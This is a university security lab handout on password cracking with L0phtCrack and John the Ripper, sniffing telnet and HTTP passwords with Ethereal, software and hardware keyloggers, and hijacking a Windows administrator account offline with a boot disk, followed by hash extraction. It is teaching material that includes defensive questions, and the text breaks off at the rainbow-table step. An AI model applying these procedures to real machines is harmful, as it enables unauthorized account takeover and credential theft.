ECE4112 Lab 2
Lab2: Password Cracking, Network Sniffing, Man-in-the-Middle attacks, and Virtual Private Networks (VPN)

Group Number: _____
Member Names: _____ _____

Date Assigned: January 24, 2012
Date Due: February 2, 2012
Please read the entire lab and any extra materials carefully before starting. Be sure to start early enough so that you will have time to complete the lab. Answer ALL questions in the **Answer Sheet** and be sure you turn in ALL materials listed in the **Turn-in Checklist** on or before the Date Due.

Goal: This lab will introduce you to network security issues involving password cracking, sniffing, and Man-in-the-Middle attacks.

Summary: This lab consists of two sections. In Section 1 you will be experimenting with some of the password cracking tools available for Windows and Linux, and you will also be using ethereal to sniff the network connection between your Linux and Windows boxes. Finally, in section 2, you will learn to use ARP and ettercap tools to perform a Man-in-the-Middle attack. In section 3 you will learn about virtual private networks (VPNs) and among other things, you will learn VPNs can prevent man in the middle attacks

Background: Read "Hacking Exposed" Chapters 4 and 5

Prelab: To gain basic knowledge about ARP cache in Windows:

1. Find any windows machine (outside the lab is OK) and open the command prompt.
2. Type "arp". This is the help screen on how to use ARP in windows. There are some example usages as can be seen on the last 2 lines of the help screen. Read about various flags that show up in the arp description.
3. Type "arp –a" in the prompt to display the ARP table. Note that the table stores 3 things per entry: internet address (IP), physical address (MAC address) and whether the entry is static or dynamic.

Please take a quick look at the appendices so you are aware of what is in them.

Lab Scenario: This lab requires the use of four machines on the same network:

1. RedHat Host Machine
2. RedHat 7.2 Virtual Machine
3. RedHat 7.2 Copy Virtual Machine

4. Windows XP Virtual Machine

Section 1

1.1. Installing and Using L0phtCrack on the Windows XP System Virtual Machine

Take a look at
http://www.eweek.com/c/a/Security/Symantec-Pulls-Plug-on-L0phtCrack/
to note that this tool is no longer sold as of March 3, 2006 and also to get an idea of its history and why it was pulled from the market by Symantec. This web site says that other available tools now include John the Ripper, RainbowCrack and Cain and Abel.

To crack passwords on the Windows system, we will be using a program called L0phtCrack. We will be using a trial version of this software that is valid for 15 days.

Obtain the installation file from the *Tools* on the NAS server. You should have copied the Windows directory under Tools to your drive already. If not, the steps are outlined below.
Select Start->Run
Type *\\57.35.6.10\secure_class*
The username and password are both *secure_class*.

Under the Windows directory, double-click on the "lc4setup" program. Run through the install program and do a "typical" install. Keep the default values for location where the program will be installed and what will be added to the Start Menu.

How to create additional user accounts:
For the exercises, you will need to create four new user accounts. Create account one with a simple word as the password. Create account two with a long word. Create a third account with a word that has additional characters added on to the end of it. In the fourth account, use a password that is random characters and numbers.

The following steps should be followed for creating the user accounts:
1) Open up the Control Panel and click on User Accounts
2) Click on "Create a New Account"
3) Type in a name for this account and press Next
4) Check the circle next to Limited so that we create a limited account and click Create Account.
5) Repeat steps 2 through 4 and create 3 additional user accounts.
5) Click on "Change an Account"
6) Click on the first account you created
7) Click on "Create a password"
8) Type in a password based on the guidelines listed in above (e.g. if this is the first account, create a short password). Re-type the password and then click Create Password.
9) Click on Change Another Account
10) Repeat steps 6 through 9 for each account that you've created.

Running L0phtCrack:

1) Select Lc4 from the Start Menu to start L0phtCrack. The Lc4 wizard should start up. Click Next
2) Select "Retrieve from local machine" and click Next
3) Select "Common password audit" and click Next
3) Select all the options on this screen and select Next
4) Check that all the options you selected are displayed here and then click Finish

This should start L0phtcrack running. However, note that since this is a trial version, the brute force functionality does not work. Hence, the more complicated passwords might not be cracked. Of course, this is the beauty of having random passwords since it requires a long time for hackers to crack them.

Q1.1.1.
Fill in the table provided in the answer sheet.

Note: You can detach the answer sheet provided at the end of the lab and fill it in as you go along.

Deleting user accounts:

Once you are done with the exercise, you should delete the user accounts that you created on your system (just a good security precaution). Follow the steps below to do this:

1) Open up the Control Panel and click on User Accounts
2) Click on one of the accounts you have created.
3) Click on "Delete the account"
4) Click on "Delete files"
5) Click on "Delete account"
6)Repeat steps 2 through 5 for each account that you created.

Several other windows password cracking tools are just a Google search away. One of them is **Cain and Abel** (http://www.oxid.it). Cain & Abel is a password recovery tool for Microsoft Operating Systems. It allows easy recovery of various kinds of passwords by sniffing the network, cracking encrypted passwords using Dictionary, Brute-Force and Cryptanalysis attacks, decoding scrambled passwords, revealing password boxes, uncovering cached passwords and analyzing routing protocols. The program does not exploit any software vulnerabilities or bugs that could not be fixed with little effort. It covers some security aspects/weaknesses present in protocol's standards, authentication methods and caching mechanisms; its main purpose is the simplified recovery of passwords and credentials from various sources, however it also ships some "non standard" utilities for Microsoft Windows users. The reason we do not use Cain and Abel in the lab is because it does a lot of the things we use individual tools for without adding anything new.

Another interesting tool is called the **Asterisk** for Windows. The goal of this tool is to make passwords visible that are hidden under asterisks inside password dialog boxes and web pages. The tool can be downloaded from http://www.lostpassword.com/asterisk.htm

1.2. Installing and Running John the Ripper on the Linux system

http://www.openwall.com/john/

For the Linux system, we will be using a software called "John the Ripper" to crack the passwords stored on a Linux system. This is a free software package, and so all the functions should work.

From your **RedHat 7.2** virtual machine, copy *john-1.6.tar.gz* from the NAS server to your /home/tools directory. There is a later version 1.7.9 on the internet but the older stable release is good enough to learn the concepts.

Untar the tarball using the command "*tar xvfz john-1.6.tar.gz"*. Then, go into the */home/tools/john-1.6/src* directory and type *"make linux-x86-any-elf"*. This should compile the program.

Creating additional user accounts:

Once again, four user accounts need to be created. Use the same accounts and passwords here.

Each user account is created as follows:

1) Open up a terminal and type "*useradd username*" where username is the name you would like this user to have.
2) Then type "*passwd username*" (where username is the name from step 1). Use the same password as before. Re-type that password when asked to.

Repeat these steps to create four accounts.

Running John the Ripper:

1) Go into the */home/tools/john-1.6/run directory*.
2) Shadow passwords were enabled during installation, so copy the shadow passwords file
   # cp /etc/shadow shadow.bak
3) Now run John the Ripper as follows:
   # ./john shadow.bak

You should see some of the passwords cracked very quickly and others taking much longer. The more complicated passwords might take hours or days to crack. Pressing the spacebar will show the passwords being tried. Hit it several times to see the way the password combinations are tried. Stop the program after some time using Ctrl-C.

Q1.2.1 Write down how many passwords have been cracked and what they are.

Deleting user accounts:

Once you are done with the exercise, go ahead and delete the user accounts you created. Use the "userdel *username*" command for each user that you created.

Q1.2.2 How would you protect yourself from password cracking utilities?

As you have seen, John the Ripper is unable to crack the complicated password using dictionary mode. For this to be cracked, a brute force crack is needed. However, brute force cracks can take from hours to years to complete, depending on the length of the random character string used as a password. Due to this, a cracker would need to distribute the work among several computers. One such program that does this is called **distributed** John the Ripper and can be obtained from http://ktulu.com.ar/en/djohn.php
Of course, the purpose of this class is to teach you how to defend against network security vulnerabilities as well as exploit them. Therefore in **Appendix B** you will find ways to "harden" the passwords you use, making them less susceptible to brute force crackers.

1.3. Using Ethereal to sniff network connections

First, make sure that you have telnet installed and running on your RH 7.2 system. One way to do this is to type

 # ntsysv

In the graphical user interface that comes up, scroll down and make sure there's a (*) next to telnet. If telnet is not listed, you will need to install it first. **Appendix A** tells you how to install telnet.

Create a user account

The telnet server will not allow you to login as root. So you need to create a temporary user account for logging in. Use the *useradd,* and the *passwd <username>* commands to create a temporary username and password. Do not forget to delete this account, once you're done with this part.

Capturing packets with Ethereal

Click the Start icon and select Programs->Internet->Ethereal on your RedHat 7.2 virtual machine. Ethereal is a packet sniffer/analyzer with a graphical interface. It will be used in many of our laboratory assignments.

Select *Capture* menu and then *Start*. Click OK. This will get ethereal to start capturing packets on the network. Now open up a terminal and ping your host address 57.35.6.x. Let ethereal collect approximately 5 to 10 ping packets. Click stop once you are done. This will show the captured packets in the analyzer window.

Q1.3.1. What type of protocol do you see inside the IP packets?

Q1.3.2. What kind of statistics does Ethereal show?

1.3.1. Use ethereal to watch a telnet session.

Start the ethereal capture mode.
From the XP machine, telnet into the RedHat 7.2 machine. Again, you will need to use the temporary user account that you created at the beginning of step 1.3, as telnet will not allow you to login as root.

To telnet from Windows XP click Start -> Run; then type cmd and click OK. The Command Prompt will open. Type *telnet HOST_IP_ADDRESS* where HOST_IP_ADDRESS is the IP address of the remote machine. It will then prompt for a user name and a password.
Change to the root directory by doing *cd /*
Do a listing of the directory with *ls*. Type *cat /etc/passwd* to do a listing of the password file. If you get a "Permission denied" error, type "*su*" to get root access. Type "*exit*" to close the connection.

In the ethereal window on the RedHat machine, click stop and let it load the captured data. Click on one of the TCP packets and select Tools->Follow TCP Stream

Note: In case you need to recapture, click on the Reset button on the bottom of the main Ethereal window to remove filters so that all the packages are visible.

Q1.3.3. What information can you see in the window that comes up? Close the window and try to follow the sequence of TCP packets in the main window.
Screenshot 1: Capture a screenshot of this window and submit it with your lab.

Once you are done with this part, remember to turn telnet back off.
Type *ntsysv*. Scroll down to *telnet* and press space to deselect it. Press tab and quit. We then need to restart xinetd by running the following commands:
/etc/init.d/xinetd restart

Also delete any temporary user account you created to use telnet. Use the command *"userdel username"* to delete the account.

1.3.2. Use Ethereal to capture packets from SSH.

A SSH daemon is already installed your the Red Hat WS 4.0 host system. We can use ssh on the RedHat 7.2 to ssh into the host system.

Start Ethereal and put it in capture mode.
In another terminal window in your RedHat 7.2 Virtual Machine type
ssh 57.35.6.x (where 57.35.6.x is the address for your host system)

Enter yes on the next question.
It will then ask you for the root password of your host system. Enter your root password.

Once you are logged in, try some commands like *ls* and *cd* and then exit the system. Go back to your Ethereal window and stop the capturing. Analyze the captured data to see whether you can sniff any useful information from a SSH session.

1.3.3. Use Ethereal to see how nmap maps out a network.

We used nmap in the last lab. This time we will use Ethereal to watch it working.
Start ethereal and put it in capture mode.
Run nmapfe from Programs->Utilities. Scan your Windows XP machine. Once it's done scanning, stop ethereal packet collection. Look at the output of ethereal.

Q1.3.4. Explain in general what you see in terms of what types of packets your machine is sending.

Q1.3.5 How can you protect yourself from sniffers on the network? Is there any way to detect them?

1.3.4 Use Ethereal to capture http passwords

First, set up the HTTPD Apache Web Server for sensing clear text passwords. This is done by setting up a web server on your Red Hat WS 4.0 physical host machine, logging in from your Windows XP Virtual Machine and capturing the password on your RedHat 7.2 Virtual Machine.

On the Red Hat WorkStation 4.0 Physical Machine type:

- From NAS, copy *httpd-2.0.54.tar.gz* (Apache Web server 2.0) to your home/tools directory.
- tar xvzf httpd-2.0.54.tar.gz
- cd into the httpd-2.0.54 directory
- Type the command *./configure –prefix=/home/apache2* (this command sets the default directory of the server)
- Type *make*
- Type *make install*
- cd into the /home/apache2/bin/ directory and run the command *./apachect1 start*
- Open mozilla and enter the web address http://localhost. If a default apache webpage appears, the web server was properly installed.

For further installation documentation for Apache web serves, visit
http://httpd.apache.org/docs/2.0/install.html

Now we are ready to replace the default webpages with the ones we want. Using the provided file web_stuff.tar, do the following:

- *tar xvf web_stuff.tar* after copying from /mnt/nas4112/Lab2/tools
- Inside the www/ directory are three folders. First, use the move command to rename the folder /html to /htdocs "*mv www/html www/htdocs"*. Next copy each folder into the /home/apache2 directory, replacing the existing folders.
- Open mozilla and go to http://localhost and make sure a page with a username and password field. You may have to refresh the screen.

On your Red Hat 7.2 Virtual Machine, start Ethereal and set it to capture data. After selecting "CAPTURE" and "START", enable "Capture packets in promiscuous mode" before proceeding to capture. This will enable the RedHat 7.2 machine to view traffic between the WinXP and the WS 4.0 machine.

Open up a web browser on your Windows XP machine and in the address field, type in the IP address of your Red Hat WS 4.0. Type a username and password in the web page. Stop the capture on your Red Hat 7.2 Virtual Machine and examine the data.

Q1.3.6. What is the password captured by ethereal? Include a screenshot (**Screenshot #2)** of the ethereal capture.

1.4.1 Software Keyboard Logger

An additional way to gather passwords and usernames is through the process of keyboard logging. In principle, keyboard logging is the procedure of keeping track of every keystroke on the keyboard. These small programs run on a computer where an unknowing victim is working. It can be used to gain access to other systems that the victim has access to. Some utilities take it a step further. They display what current programs are running, what was clicked on, and even http POST data. Once their payload has been captured, various ways exist for the attacker to obtain this information. If the program is robust, it could contain a method for automatically sending the payload to the attacker. More commonly though, the attacker already has access to the exploited machine and can access the payload at anytime. More information can be found at the site below: http://www.ca.com/us/securityadvisor/default.aspx and doing a search on the term keylogger.

For the purposes of this lab, we are going to play with a powerful software keyboard logger called probot. Probot is a windows based keylogger that runs hidden from view. This package includes a webserver so that the attacker can access the payload at any time.

Install the keylogger on your Windows XP virtual machine using the probot.exe file in the Lab2 directory of the NAS and start it up. Telnet onto your RedHat 7.2 machine and do an ls and a cd to a different directory. Exit out of telnet. Examine the logs using the Control Panel feature of the keylogger. Notice how the keylogger grabs the password and username but is unable to store the data returned back from the remote server.

Q1.4.1. How does one detect the presence of keyloggers in a public access machine (Eg. – computer terminal in the Student Center)?

Key loggers are also available for Linux. The lkl key logger for Linux is unable to stealth itself from the user as it does not run in the kernel space. Key loggers such as these are easy to detect as they will appear in a process list (such as the task manager in Windows or the ps command in linux). Lkl can be obtained from:
http://prdownloads.sourceforge.net/lkl/lkl-0.1.0.tar.gz?use_mirror=internap

Section 1.4.2: Hardware Key Loggers

So far in the lab, you have used software key loggers which can be used to capture keystrokes and mouse movements. In this section, you will experiment with a hardware key logger.

NOTE: This section requires two TA checkoffs. Additionally, you MUST hand in your Buzzcard or Driver's license in order to obtain the USB KeyLogger.

Hand in your Buzzcard or Driver's license and obtain the KEYPhantom USB Keylogger from the TA.

TA Checkoff (Circle whichever was handed in)
Buzzcard Driver's license **TA Sign: _____**
Date:_____

The KEYPhantom USB Keylogger is a commercially available tool. The following is taken from the KEYPhantom User Manual. Please read it carefully.

This Agreement is between DesignREM, Inc. ("DesignREM") and you, the user or installer of the KEYPhantom keystroke recording device (the "Device"). Your installation or use of the Device indicates your consent to all of the terms of this Agreement. If you do not agree to any term of this Agreement, do not install the Device. Return the bag unopened to the place of purchase for full refund.

PERMISSIBLE USES

The Device was designed and is to be used solely for parents to monitor what their children are doing on the computer and for businesses to monitor what their employees are doing on the computer (the "Permissible Uses").

IMPERMISSIBLE USES

The Device may not be used to violate the privacy rights of others, or to access or intercept electronic communications in violation of wiretap statutes, or to violate company regulations ("Impermissible Uses"). Impermissible Uses include, but are not limited to the following acts: retrieval of credit card information, passwords, personal and/or medical information, confidential and/or proprietary information, or trade secrets. Privacy and wiretapping laws change from time to time and vary from state to state. It is your responsibility to ensure that you are in compliance with federal, state, and local laws.

MUST POST NOTICE of MONITORING

If anyone other than you will be using the computer on which the Device is installed, you agree to post a notice visible to each user of the computer to the effect that (i) activities on this system may be monitored and recorded and (ii) that anyone using this system expressly consents to such monitoring and is advised that if such monitoring reveals possible evidence of unauthorized or criminal activity, such evidence may be provided to company or law enforcement officials.

Section 1.4.3: Installing the Keylogger

Since we are dealing with a hardware keylogger, there is next to no installation required. Unplug the keyboard from the back of the computer. Plug the key logger into the computer, and then the keyboard into the key logger. Setup is complete!


Section 1.4.4: Using the Keylogger

On your Red Hat WS4.0 machine, open up a terminal window. Now create a new user using the adduser command and set a password for this user. You can choose any username and a password as complicated as you want.

Now on your terminal, type “gedit”.

In the text editor, type “phxlog” (without the quotes). This is the default password that is set. If you make an error typing in the password, start typing the password from the beginning. The password sequence must be typed in exactly, *with no backspaces.*

You should now see a menu like this:



In order to view the contents of the memory, press “1”.

Q. What can you see on the screen?

Now press any key and exit the menu. Close gedit.

Start VMWare and go to your Windows virtual machine. Start notepad (or Wordpad) and type in "phxlog". Notice that this works for the virtual machine as well with next to no additional setup!

On the root menu, press "3" to erase the memory.

Q. What happens if the key logger's password is "weak" (for example, a common word or a name)?

Q. As an admin, how can you detect if such a device is in use?

Q. It is clear that a hardware key logger is more powerful and more dangerous than a software key logger. From an admin standpoint, do you think the sale of such devices should be permitted, even with the mentioned usage restrictions?

Return the key logger to the TA.

TA Checkoff: Buzzcard/Driver's License returned to student, key logger returned to TA.
TA Sign:_____
Date:_____

1.5 Local Windows Account Hijacking

It is common knowledge in security circles that software access controls cannot contain a hacker who has **physical access** to a computer system. The following exercises demonstrate this concept by using a common computer administration tool to bypass security and hijack the administrator account on a Windows XP system.

1.5.1 - Create a secure administrator account

Start VMware and boot the Windows XP virtual machine. Navigate to the "Control Panel" through the start menu and open the "User Accounts" applet. Then choose "Change the way users log on or off" then de-select both "Use the Welcome screen" and "Use Fast User Switching" checkboxes and apply the options.

Next, use the applet to create a new Administrator account with a password enabled. Set the name to something memorable and system unique such as "Admin" and set the password to something reasonably secure with a combination of upper and lower case letters, numbers, and special characters. Use a typical length of least 8 characters. However, keep in mind that the more characters used, the longer the crack will take at the end of the exercise.


Log out of current account and log in using the new Administrator account and password. On the desktop, create a new folder called "EFS" and create a new text document in the folder called "secret.txt" that contains a sample of text such as "TOP SECRET SIOP" and save the file. Right click the new "EFS" folder and press the "Advanced" button. Select the "encrypt contents to secure data" checkbox and click "OK", click "Apply", and select "Apply changes to this folder, subfolders, and files" checkbox and select "Apply." The secret.txt file should now be encrypted with EFS.

Shut down the Windows system.

1.5.2 - Prepare the VMware boot environment for the CIA Commander tool

Obtain a CIA Commander v1.0 bootable image file (CIA-CMDv1.flp) from the Lab2 folder on the NAS server or a floppy disk from the TA. If a floppy image is used, copy the image file to the host RHEL4 system and note the path to its location. If a floppy disk was issued, place the floppy into the drive.

Using the Virtual Machines Setting window screenshot below as an example, set up the floppy drive to boot CIA Commander. Select the devices tab in the Windows VMware window and double click the "Floppy 1" device to open the floppy window. Ensure that the "Connect at power on" checkbox is selected. If you are using a physical floppy disk, select the "Use a physical device" radio button and proceed. If a floppy image is used, select the "Use a floppy image" radio button and enter the path to the image file on the RHEL4 host system.



Note that if the virtual machine is powered off, the “Connected” checkbox seen above will be grayed.


1.5.3 - Administrator Account password replacement with CIA Commander

Power on the Windows virtual machine and press the {ESC} key during the short prompt before Windows boots to enter the boot menu. Ensure that “removable devices” is listed and has a mark to its left indicating that it is enabled and then highlight it and press the {ENTER} key. If it is not enabled, enter the system set-up and enable the floppy removable device from within the virtual BIOS.

When CIA Commander starts, select the primary partition in the list and press {ENTER}. Next, select “User Management” and press {ENTER}. In the list of directories, find and select “WINDOWS” and press the {SPACEBAR}. Select the new Admin account and press {ENTER} and confirm the selection by typing {Y} and pressing {ENTER}.

Next, we’ll store the current password for later restoration by pressing {F2} and saving to the virtual or real floppy. Accept the default name and press {ENTER}.

Now we’ll substitute our own password by pressing {F3} and typing something like “password” as shown in the window below and pressing {ENTER}.



Notice above that the green box shows that the new account has administrator access and is password protected. It also lists the last login date/time stamp.

The new password is set so press {F10} to quit, select "Reboot Now" and press {ENTER}.

Again, press the {ESC} key during the boot prompt. This time, select the hard drive and press {ENTER} to boot normally.

Now login with the new Admin account and our updated password.

QUESTION 1.5.3.1: Do you have administrator access?

QUESTION 1.5.3.2: Can you read the secret.txt file in the EFS folder?

QUESTION 1.5.3.3: How could you detect this attack if it occurred?

1.5.4 - Administrator Account cracking with CIA Commander + SAMINSIDE + RAINBOW TABLES

1.5.4.1 - Create temporary administrator account and restore Admin password

In order to access EFS protected files and cover tracks, the new Admin account will need to be fully cracked.

Use the new Admin account access and its permissions to create a new administrator account with any name, such as “tempAdmin,” with or without a password.


Reboot the virtual machine and once again press the {ESC} key during the boot prompt and select “removable devices” and press {ENTER} to boot back into CIA Commander.

Navigate back to the Admin Account and select it as before. This time, press {F6} to load the old password from the floppy back to the user. After this is accomplished, quit and reboot back into Windows and log in with the TempAdmin account.

1.5.4.2 - Extract the password hash file using SAMINSIDE

Obtain a copy of SAMINSIDE from the LAB2 folder on the NAS and install/start it on the WINXP system.

Select “File”-> “Import local using LSASS.” The results should look something like the window below. Next, select ->”export users in pwdump file”



Save the pwdump file to the desktop and then open it using notepad. Each line will correspond to a specific user account name and hash on the system.


1.5.4.3 - Use the hash and the internet to crack the password quickly using Rainbow Tables

